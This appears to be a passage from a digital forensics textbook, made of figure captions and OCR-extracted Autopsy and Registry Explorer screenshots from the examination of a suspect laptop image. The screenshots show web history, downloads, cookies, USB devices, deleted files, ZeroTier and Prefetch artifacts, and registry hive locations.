0x00000020: 6E 00 66 00 6F 00 5D 00 0D 00 0A 00 4C 00 6F 00	n.f.o.]....L.o.								
0x00000030: 63 00 61 00 6C 00 69 00 7A 00 65 00 64 00 52 00	c.a.l.i.z.e.d.R.								
0x00000040: 65 00 73 00 6F 00 75 00 72 00 63 00 65 00 4E 00	e.s.o.u.r.c.e.N.								
0x00000050: 61 00 6D 00 65 00 3D 00 40 00 25 00 53 00 79 00	a.m.e.=.@.%S.y.								
0x00000060: 73 00 74 00 65 00 6D 00 52 00 6F 00 6F 00 74 00	s.t.e.m.R.o.o.t.								
0x00000070: 25 00 5C 00 73 00 79 00 73 00 74 00 65 00 6D 00	%.\s.y.s.t.e.m.								
0x00000080: 33 00 32 00 5C 00 73 00 68 00 65 00 6C 00 6C 00	3.2.\s.h.e.l.l.								
0x00000090: 33 00 32 00 2E 00 64 00 6C 00 6C 00 2C 00 2D 00	3.2...d.l.l.,.-.								
0x000000a0: 32 00 31 00 37 00 38 00 31 00 0D 00 0A 00	2.1.7.8.l.....								

Figure 11.15 – Hex view





Figure 11.16 – Autopsy's artifacts pane



**Figure 11.17 – Data Sources**

History	File:///C:/Users/Patrick/AppData/Local/Temp/LogU/Pak/H...	2022-02-03 21:30:08 PST	File:///C:/Users/Patrick/AppData/Local/Temp/LogU/Pak/H...
History	1 https://account.live.com/Abuse?mkt=EN-US&flavor=win...	2022-01-27 22:21:47 PST	https://account.live.com/Abuse?mkt=EN-US&flavor=win...
History	1 https://account.live.com/Abuse?mkt=EN-US&flavor=win...	2022-01-27 22:30:06 PST	https://account.live.com/Abuse?mkt=EN-US&flavor=win...
History	1 https://account.live.com/Abuse?mkt=EN-US&flavor=win...	2022-01-27 23:07:00 PST	https://account.live.com/Abuse?mkt=EN-US&flavor=win...
History	1 https://account.live.com/Abuse?mkt=EN-US&flavor=win...	2022-01-29 20:58:23 PST	https://account.live.com/Abuse?mkt=EN-US&flavor=win...
History	1 https://hacker-simulator.com/	2022-02-12 15:30:26 PST	https://hacker-simulator.com/
History	1 https://hacker-simulator.com/	2022-02-12 15:30:26 PST	https://hacker-simulator.com/

**Figure 11.18 – Web History**

Hex	Text	Application	Source File Metadata	OS Account	Data Artifacts	Analysis Results	Context	Annotations	Other Occurrences
Result: 126 of 153	Result								
<b>Visit Details</b>									
Title: Online Hacker Simulator									
Date Accessed: 2022-02-12 15:30:26 PST									
Domain: hacker-simulator.com									
URL: https://hacker-simulator.com/									
Referrer URL: https://hacker-simulator.com/									
Program Name: Microsoft Edge									
<b>Source</b>									
Data Source: Laptop1Final.E01									
File: /img_Laptop1Final.E01/vol_vol6/Users/Patrick/AppData/Local/Microsoft/Edge/User Data/Default/History									

Figure 11.19 – Web history metadata

Web Downloads				
Table: <a href="#">Thumbnail</a> <a href="#">Summary</a>				
Page: 1 of 1	Pages:			Go to Page: <input type="text"/>
Source File	S	C	O	Path
History			4	C:\users\Patrick\Downloads\ChromeSetup.exe
History			4	C:\users\Patrick\Downloads\ChromeSetup.exe
History			1	C:\users\Patrick\Downloads\DiscordSetup.exe
History			1	C:\users\Patrick\Downloads\DiscordSetup.exe
History			1	C:\users\Patrick\Downloads\ZeroTier One.msi
History			1	C:\users\Patrick\Downloads\JavaRuntimeTool.exe
History			1	C:\users\Patrick\Downloads\jdk-8u181-windows-x64.exe
				URL
				https://www.google.com/chrome/
				https://dl.google.com/tag/s/appguid%3D%7B04E9C4E8-D...
				https://discord.com/api/downloads/distribution/app/install...
				https://dl.cordapp.net/distro/app/stable/win/v86/f1.0.9...
				https://download.zeroTier.com/dot/ZeroTier%2BOne.msi
				https://java-end-user.oracle.oraclecorpupdate.com/Java/Jrun...
				https://login.oracle.com/com/server/iam/auth_cred_submit

Figure 11.20 – Web Downloads

Hex	Text	Application	Source File Metadata	OS Account	Data Artifacts	Analysis Results	Context	Annotations	Other Occurrences
<b>Metadata</b>									
Name: /img_Laptop1Final.E01/vol_vol6/Users/Patrick/AppData/Local/Microsoft/Edge/User Data/Default/History									
Type: File System									
MIME Type: application/x-sqlite3									
Size: 229376									
File Name Allocation: Allocated									
Metadata Allocation: Allocated									
Modified: 2022-02-12 15:32:59 PST									
Accessed: 2022-02-12 15:32:59 PST									
Created: 2022-01-10 15:08:59 PST									
Changed: 2022-02-12 15:32:59 PST									
MD5: 559fcf9abb2b1cf51b0c463dfe8d867b									
SHA-256: 33962bde5725a0b0c22db1213942901da444bbdf792d0f8fb175e2f315b7d318									
Hash Lookup Results: UNKNOWN									
Internal ID: 34697									

Figure 11.21 – Web download metadata

Listing

Web Cookies

Table | Thumbnail | Summary

Page: 1 of 1 | Pages:   Go to Page:

Source File	S	C	O	URL	Date Accessed	Name	Value	Program Name	Domain
Cookies	1			http.msn.com	2022-02-12 15:29:33 PST	spmarket		Microsoft Edge	http.msn.com
Cookies	1			msn.com	2022-02-12 15:29:33 PST	_EDGE_V		Microsoft Edge	msn.com
Cookies	1			http.msn.com	2022-02-12 15:29:33 PST	MSFPC		Microsoft Edge	http.msn.com
Cookies	1			msn.com	2022-02-12 15:29:33 PST	_SS		Microsoft Edge	msn.com
Cookies	4			bing.com	2022-02-12 15:34:33 PST	SRCHID		Microsoft Edge	bing.com
Cookies	4			bing.com	2022-02-12 15:34:33 PST	SRCHID0		Microsoft Edge	bing.com
Cookies	1			microsoft.com	2022-02-12 15:29:33 PST	MC1		Microsoft Edge	microsoft.com
Cookies	1			microsoftedgewelcome.microsoft.com	2022-02-05 22:47:58 PST	MSFPC		Microsoft Edge	microsoftedgewelcome.microsoft.com
Cookies	4			www.bing.com	2022-02-12 15:17:48 PST	MU006		Microsoft Edge	www.bing.com
Cookies	4			bing.com	2022-02-12 15:34:33 PST	ABDEF		Microsoft Edge	bing.com
Cookies	4			www2.bing.com	2022-02-08 18:09:41 PST	MU008		Microsoft Edge	www2.bing.com
Cookies	4			google.com	2022-01-19 22:41:08 PST	_ga		Microsoft Edge	google.com
Cookies	4			bing.com	2022-02-12 15:34:33 PST	MU00		Microsoft Edge	bing.com
Cookies	1			msn.com	2022-02-12 15:29:33 PST	MU00		Microsoft Edge	msn.com
Cookies	4			c.bing.com	2022-02-05 22:47:54 PST	SRM_M		Microsoft Edge	c.bing.com
Cookies	1			c.msn.com	2022-02-03 21:51:07 PST	SRM_M		Microsoft Edge	c.msn.com
Cookies	1			reddit.com	2022-02-03 20:45:39 PST	coy		Microsoft Edge	reddit.com

Figure 11.22 – Web Cookies

Listing	
<code>(\{?)[a-zA-Z0-9%+_]+(\.[a-zA-Z0-9%+_]+)*(\?\?)@([a-zA-Z0-9]([a-zA-Z0-9]*[a-zA-Z0-9])?\.)+[a-zA-Z]{2,4}</code>	
Table	Thumbnail
Page:	Pages: ← → Go to Page: <input type="text"/>
List Name	Files with Hits
<a href="#">%728h@j.mp (1)</a>	1
<a href="#">%748237%728h@j.mp (2)</a>	2
<a href="#">%7c@i.sg (4)</a>	4
<a href="#">%s@members.3322.org (1)</a>	1
<a href="#">%ws.t@api.ma (1)</a>	1
<a href="#">+chg@pg8.cc (1)</a>	1
<a href="#">+d@f.film (2)</a>	2
<a href="#">+fe@1obfuscator.hu (2)</a>	2
<a href="#">-@ab.cc (3)</a>	3
<a href="#">-17-@582tocoughlin.com (1)</a>	1
<a href="#">-@hdog.sy (1)</a>	1
<a href="#">-@hj01n.zip (2)</a>	2
<a href="#">-cert-v01@openssh.com (2)</a>	2
<a href="#">-cz@1.pa (4)</a>	4
<a href="#">-ki@o9.tl (3)</a>	3
<a href="#">-m58@mail.ru (2)</a>	2
<a href="#">-name@bit.ly (2)</a>	2

Figure 11.23 – Email addresses

USB Device Attached						
Table: <a href="#">Thumbnail</a> <a href="#">Summary</a>						
Source File	S	C	O	Date/Time	Device Make	Device Model
SYSTEM		1		2022-02-12 14:47:39 PST		ROOT_HUB0
SYSTEM		1		2022-02-12 14:47:41 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815
SYSTEM		1		2022-02-12 14:47:42 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815
SYSTEM		1		2022-02-12 14:47:42 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815
SYSTEM		1		2022-02-12 14:47:43 PST	Intel Corp.	Product: 042B
SYSTEM		1		2022-02-03 21:05:48 PST		ROOT_HUB0
SYSTEM		1		2022-01-21 17:22:30 PST	Apple, Inc.	Product: 124B
SYSTEM		1		2022-01-21 17:22:32 PST	Apple, Inc.	Product: 124B
SYSTEM		1		2022-02-03 21:05:49 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815
SYSTEM		1		2022-02-03 21:05:51 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815
SYSTEM		1		2022-02-03 21:05:51 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815
SYSTEM		1		2022-01-10 15:06:19 PST	ASTX Electronics Corp.	Product: 1790
SYSTEM		1		2022-01-10 15:03:37 PST	Chesbonk Microelectronics Co., Ltd	Product: 190A
SYSTEM		1		2022-02-03 21:05:51 PST	Intel Corp.	Product: 042B

Figure 11.24 – USB devices

Result: 2 of 7 Result	
Type	Value
Date/Time	2022-02-12 14:47:41 PST
Device Make	Cheng Uei Precision Industry Co., Ltd (Foxlink)
Device Model	Product: 0815
Device ID	200901010001
Source File Path	/img_Laptop1Final.E01/vol_vol6/Windows/System32/config/SYSTEM
Artifact ID	-9223372036854775682

Figure 11.25 – USB device artifacts

Hex	Text	Application	Source File Metadata	OS Account	Data Artifacts	Analysis Results	Context	Annotations	Other Occurrences
<b>Metadata</b>									
Name:	/img_Laptop1Final.E01/vol_vol6/Windows/System32/config/SYSTEM								
Type:	File System								
MIME Type:	application/x.windows-registry								
Size:	30146560								
File Name Allocation:	Allocated								
Metadata Allocation:	Allocated								
Modified:	2022-02-12 15:16:56 PST								
Accessed:	2022-02-12 15:16:56 PST								
Created:	2022-01-23 09:31:20 PST								
Changed:	2022-02-03 22:15:31 PST								
MD5:	f1948c372227fb2680af75ee58954e05								
SHA-256:	545ac21ca335836d97f20580a97603b777284751358f5a97bff60d90f9230db2								
Hash Lookup Results:	UNKNOWN								
Internal ID:	290399								

Figure 11.26 – Device entry metadata

Table: Deleted Files									
Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)
CalculatorAppList.targetsize-36_winform-unplated.png	0			2022-01-23 10...	2022-02-08 19...	2022-02-05 2...	2022-01-23 10...	0	Unallocated Unallocated
WinMetadata				2022-02-08 19...	2022-02-08 19...	2022-02-08 1...	2022-01-23 10...	48	Unallocated Unallocated
[current folder]				2022-02-08 19...	2022-02-08 19...	2022-02-08 1...	2022-01-23 10...	48	Unallocated Unallocated
[parent folder]				2022-02-08 19...	2022-02-08 19...	2022-02-08 1...	2022-01-23 10...	48	Unallocated Unallocated
Microsoft.UIT.Xaml.winmd	1			2022-01-23 10...	2022-02-01 22...	2022-02-05 2...	2022-01-23 10...	236996	Unallocated Unallocated
AppxSignature.p7x	0			2022-01-23 10...	2022-02-01 22...	2022-02-05 2...	2022-01-23 10...	11015	Unallocated Unallocated
AppxBlockMap.xml	1			2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	49782	Unallocated Unallocated
TraceLogging.dll	0			2022-01-23 10...	2022-02-01 22...	2022-02-05 2...	2022-01-23 10...	28672	Unallocated Unallocated
GraphControl.dll	1			2022-01-23 10...	2022-02-01 22...	2022-02-05 2...	2022-01-23 10...	47123	Unallocated Unallocated
resources.pri	0			2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	435768	Unallocated Unallocated
CalculatorApp.winmd	1			2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	137216	Unallocated Unallocated
TraceLogging.winmd	1			2022-01-23 10...	2022-02-01 22...	2022-02-05 2...	2022-01-23 10...	4608	Unallocated Unallocated
GraphingImpl.dll	0			2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	72192	Unallocated Unallocated
omsauirmos.dll	0			2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	6774...	Unallocated Unallocated
AppxManifest.xml	1			2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	4604	Unallocated Unallocated
GraphControl.winmd	1			2022-01-23 10...	2022-02-01 22...	2022-02-05 2...	2022-01-23 10...	25520	Unallocated Unallocated
Calculator.exe	4			2022-01-23 10...	2022-02-01 22...	2022-02-05 2...	2022-01-23 10...	18715	Unallocated Unallocated

Figure 11.27 – Deleted files

**Figure 11.28 – Keyword search hits**


SYSTEM.LOG.1	tempDirPath : InetDirSet OneDriveContentArea regionFileIndex : DataCenterOneDriveContentArea	Intg_LogPath\Intf\Final\01\vol\vol\Windows\Deployment\Logs\Intf\OneDriveContentArea Intg_LogPath\Intf\Final\01\vol\vol\Windows\Deployment\Logs\Intf\OneDriveContentArea	2022-01-21 09:31:26 PST	2022-01-23 22:15:28
APPASRVR_TelemetryBaseline_C12024.log				
INFO				
asem13.mrf	new13.MRF : GetFromOneDrive VirtualNetworkPort NIDC	Intg_LogPath\Intf\Final\01\vol\vol\Windows\IP\IPmrf\asem13.mrf	2022-01-16 14:45:03 PST	2022-01-21 14:49:13

**Figure 11.29 – Master File Table entry**

**Figure 11.30 – Keyword search results**

**Figure 11.31 – Keyword PowerShell script**

**Figure 11.32 – Base64 PowerShell script**



**Figure 11.33 – Timeline viewer**




Figure 11.34 – Keyword timeline

	A	B	C	D	E	F	G	H
1	EntryNt	Sequer	InUse	Parent	Parent	ParentPath	FileName	Extensi
608	618	11	TRUE	229853	3	.\ProgramData\ZeroTier\One\peers.d	cafe9efeb.peer	
1536	1618	3	TRUE	229853	3	.\ProgramData\ZeroTier\One\peers.d	778cd714.peer	
26988	24842	12	TRUE	229853	3	.\ProgramData\ZeroTier\One\peers.d	cafe7b4cd.peer	
103642	71342	6	TRUE	229853	3	.\ProgramData\ZeroTier\One\peers.d	cafe04eba.peer	
128824	97066	3	TRUE	229853	3	.\ProgramData\ZeroTier\One\peers.d	62f865ae7.peer	
131312	99627	3	TRUE	99626	3	.\Program Files (x86)\ZeroTier	One	
131318	99633	8	TRUE	99631	8	.\ProgramData\ZeroTier	One	
131320	99635	10	TRUE	99633	8	.\ProgramData\ZeroTier\One	networks.d	
131352	99667	5	TRUE	99633	8	.\ProgramData\ZeroTier\One	zerotier-o.exe	
131380	99683	3	TRUE	99633	8	.\ProgramData\ZeroTier\One	tap-windows	
131373	99688	3	TRUE	99683	3	.\ProgramData\ZeroTier\One\tap-windows	x64	
131374	99689	3	TRUE	99688	3	.\ProgramData\ZeroTier\One\tap-windows\x64	zttap300.c.cat	
131375	99690	3	TRUE	99688	3	.\ProgramData\ZeroTier\One\tap-windows\x64	zttap300.s.sys	
131388	99697	3	TRUE	99688	3	.\ProgramData\ZeroTier\One\tap-windows\x64	zttap300.i.inf	
131400	99715	4	TRUE	99627	3	.\Program Files (x86)\ZeroTier\One	zerotier_c.exe	
131520	99839	18	TRUE	99627	3	.\Program Files (x86)\ZeroTier\One	zerotier-c.bat	
131540	99836	42	TRUE	99627	3	.\Program Files (x86)\ZeroTier\One	zerotier-r.bat	
131549	99865	7	TRUE	99627	3	.\Program Files (x86)\ZeroTier\One	regid.201f.swidtag	
131665	99981	4	TRUE	99637	10	.\ProgramData\regid.2010-01.com.zerotier	regid.201f.swidtag	
131666	99982	4	TRUE	99633	8	.\ProgramData\ZeroTier\One	authtoker.secret	
131666	99984	4	TRUE	99633	8	.\ProgramData\ZeroTier\One	identity.s.secret	
131670	99986	4	TRUE	99633	8	.\ProgramData\ZeroTier\One	identity.p.public	
131671	99987	4	TRUE	99633	8	.\ProgramData\ZeroTier\One	planet	

Figure 11.35 – ZeroTier filter MFT results

■ 98.0.4758.82_97.0.4692.99_CHR-C1E0485A...	6/25/2022 6:21 AM	PF File	21 KB
■ 98.0.4758.82_97.0.4692.99_CHR-C1E0485A...	6/25/2022 6:21 AM	PF-SLACK File	4 KB
■ AESM_SERVICE.EXE-2882465E(pf	6/25/2022 6:21 AM	PF File	11 KB
■ AESM_SERVICE.EXE-2882465E(pf-slack	6/25/2022 6:21 AM	PF-SLACK File	2 KB
■ AIPACKAGECHAINER.EXE-C35C3DB1(pf	6/25/2022 6:21 AM	PF File	6 KB
■ AIPACKAGECHAINER.EXE-C35C3DB1(pf...	6/25/2022 6:21 AM	PF-SLACK File	3 KB
■ AM_DELTA.EXE-78CA83B0(pf	6/25/2022 6:21 AM	PF File	2 KB
■ AM_DELTA.EXE-78CA83B0(pf-slack	6/25/2022 6:21 AM	PF-SLACK File	3 KB
■ AM_DELTA_PATCH_1.359.45.0.EXE-05464C...	6/25/2022 6:21 AM	PF File	2 KB
■ AM_DELTA_PATCH_1.359.45.0.EXE-05464C...	6/25/2022 6:21 AM	PF-SLACK File	3 KB
■ AM_DELTA_PATCH_1.359.53.0.EXE-D9EC0...	6/25/2022 6:21 AM	PF File	2 KB
■ AM_DELTA_PATCH_1.359.53.0.EXE-D9EC0...	6/25/2022 6:21 AM	PF-SLACK File	3 KB
■ AM_DELTA_PATCH_1.359.64.0.EXE-319061...	6/25/2022 6:21 AM	PF File	2 KB
■ AM_DELTA_PATCH_1.359.64.0.EXE-319061...	6/25/2022 6:21 AM	PF-SLACK File	3 KB
■ AM_DELTA_PATCH_1.359.84.0.EXE-DEDA0...	6/25/2022 6:21 AM	PF File	2 KB
■ AM_DELTA_PATCH_1.359.84.0.EXE-DEDA0...	6/25/2022 6:21 AM	PF-SLACK File	3 KB
■ AM_DELTA_PATCH_1.359.93.0.EXE-347F49...	6/25/2022 6:21 AM	PF File	2 KB
■ AM_DELTA_PATCH_1.359.93.0.EXE-347F49...	6/25/2022 6:21 AM	PF-SLACK File	3 KB

Figure 11.36 – Prefetch file entries

RunTime	ExecutableName
2/6/2022 7:15	\VOLUME[01d8067502ac9764-1002c20a]\USERS\PATRICK\APPDATA\ROAMING\ZEROTIER, INC\ZEROTIER ONE
2/6/2022 7:16	\VOLUME[01d8067502ac9764-1002c20a]\PROGRAM FILES\ZEROTIER\ZEROTIER ONE VIRTUAL NETWORK PORT
2/6/2022 7:16	\VOLUME[01d8067502ac9764-1002c20a]\USERS\PATRICK\APPDATA\ROAMING\ZEROTIER, INC\ZEROTIER ONE
2/11/2022 22:46	\VOLUME[01d8067502ac9764-1002c20a]\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/9/2022 3:50	\VOLUME[01d8067502ac9764-1002c20a]\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/9/2022 3:50	\VOLUME[01d8067502ac9764-1002c20a]\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/9/2022 3:46	\VOLUME[01d8067502ac9764-1002c20a]\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/6/2022 7:21	\VOLUME[01d8067502ac9764-1002c20a]\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/6/2022 7:19	\VOLUME[01d8067502ac9764-1002c20a]\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/6/2022 7:19	\VOLUME[01d8067502ac9764-1002c20a]\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/6/2022 7:15	\VOLUME[01d8067502ac9764-1002c20a]\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE

Figure 11.37 – ZeroTier Prefetch entries




Figure 11.38 – Registry location

Name	Date modified	Type	Size
ELAM{20d0fd7c-7c71-11ec-8002-000d3a4359b5}.TMCC	2022-02-03 22:18:30 PST	1	
ELAM{20d0fd7c-7c71-11ec-8002-000d3a4359b5}.TMCC	2022-02-03 22:18:30 PST	1	
SAM	2022-02-12 15:16:56 PST	1	
SAM.LOG1	2022-01-23 09:31:20 PST	1	
SAM.LOG2	2022-01-23 09:31:20 PST	1	
SAM{20d0fd44-7c71-11ec-8002-000d3a4359b5}.TM.blf	2022-01-23 11:28:15 PST	1	
SAM{20d0fd44-7c71-11ec-8002-000d3a4359b5}.TMCor	2022-01-23 11:27:39 PST	1	
SAM{20d0fd44-7c71-11ec-8002-000d3a4359b5}.TMCor	2022-01-23 11:27:39 PST	1	

Figure 11.39 – SAM location

Name	Date modified	Type	Size
SAM	6/26/2022 7:37 AM	File	128 KB
SECURITY	6/26/2022 7:37 AM	File	64 KB
SOFTWARE	6/26/2022 7:37 AM	File	71,168 KB
SYSTEM	6/26/2022 7:38 AM	File	29,440 KB

Figure 11.40 – Suspect registry




Figure 11.41 – Registry Explorer view

Value Name	Type	Value	Data	Timestamp
ROOT	REG_DWORD	0	5	2022-02-04 07:02:36
VID_05C8&PID_0815	REG_DWORD	0	1	2022-02-04 07:02:35
VID_05C8&PID_0815&MI_00	REG_DWORD	0	1	2022-02-04 07:02:35
